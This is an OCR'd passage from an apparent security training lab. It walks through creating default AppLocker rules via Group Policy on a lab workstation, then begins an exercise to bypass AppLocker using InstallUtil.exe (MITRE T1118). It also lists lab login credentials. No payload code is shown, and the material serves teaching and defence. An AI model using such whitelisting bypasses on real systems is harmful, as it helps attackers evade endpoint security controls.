


Create Default Windows Installer Rules

Right-clicking the `Windows Installer Rules` entry shows us a `Create Default Rules` sub-menu. Click it to create the default Windows installer rules.




The creation of the default Windows installer rules will populate the `Windows Installer Rules` group as shown in the next screenshot.




Create Default Script Rules

Right-clicking the `Script Rules` entry shows us a `Create Default Rules` sub-menu. Click it to create the default script rules.




The creation of the default script installer rules will populate the `Script Rules` group as shown in the next screenshot.




Create Default Package Rules

Right-clicking the `Packaged app Rules` entry shows us a `Create Default Rules` sub-menu. Click it to create the default packaged application rules.



The creation of the default packaged application rules will populate the `Packaged app Rules` group with the single rule as shown below.



Step 7: Update the Group Policy

Group Policies are not immediately applied on systems in the domain. In order to force our Windows workstation (`192.168.20.105`) to apply the policies, please open an RDP session to

WIN10 (`192.168.20.105`, username: `student_ladm`, password: `Sec699!!`).

Open an elevated administrator command prompt and update the group policy:

```
net start w32time
w32tm /resync /force
gpupdate /force
```

```
Updating policy...

Computer Policy update has completed successfully.
User Policy update has completed successfully.
```

Once the update is done, **restart the machine** to ensure the `Application Identity` service is correctly started.

Objective 2: Bypass AppLocker Using InstallUtil.exe

Now that we have applied a default AppLocker configuration to our Windows workstation WIN10, we will attempt to bypass it! The first technique we will use is T1118:


> **T1118 - InstallUtil**
>
> InstallUtil is a command-line utility that allows for installation and uninstallation of resources by executing specific installer components specified in .NET binaries. InstallUtil is located in the .NET directories on a Windows system: `C:\Windows\Microsoft.NET\Framework\v\InstallUtil.exe` and `C:\Windows\Microsoft.NET\Framework64\v\InstallUtil.exe`. InstallUtil.exe is digitally signed by Microsoft.
>
> Adversaries may use InstallUtil to proxy execution of code through a trusted Windows utility. InstallUtil may also be used to bypass process whitelisting through use of attributes within the binary that execute the class decorated with the attribute `[System.ComponentModel.RunInstaller(true)]`.
>
> *Source: attack.mitre.org*

Leveraging this technique will be done through the creation of an executable which, although blocked by AppLocker, can be executed through the above described bypass. We will create the executable on the our CommandoVM machine.

Step 1: Creating the Payload Project


Creating the executable requires us to create a new Visual Studio project.

From the CommandoVM machine, launch *"Visual Studio 2019"*. When opening it for the first time, you might get prompted to register. Visual Studio 2019 (Community Edition) is free, but does require registration to use after a trial period of 30 days. You may possibly receive a prompt indicating the license has expired. This is to be expected; you'll just need to register using your email address:

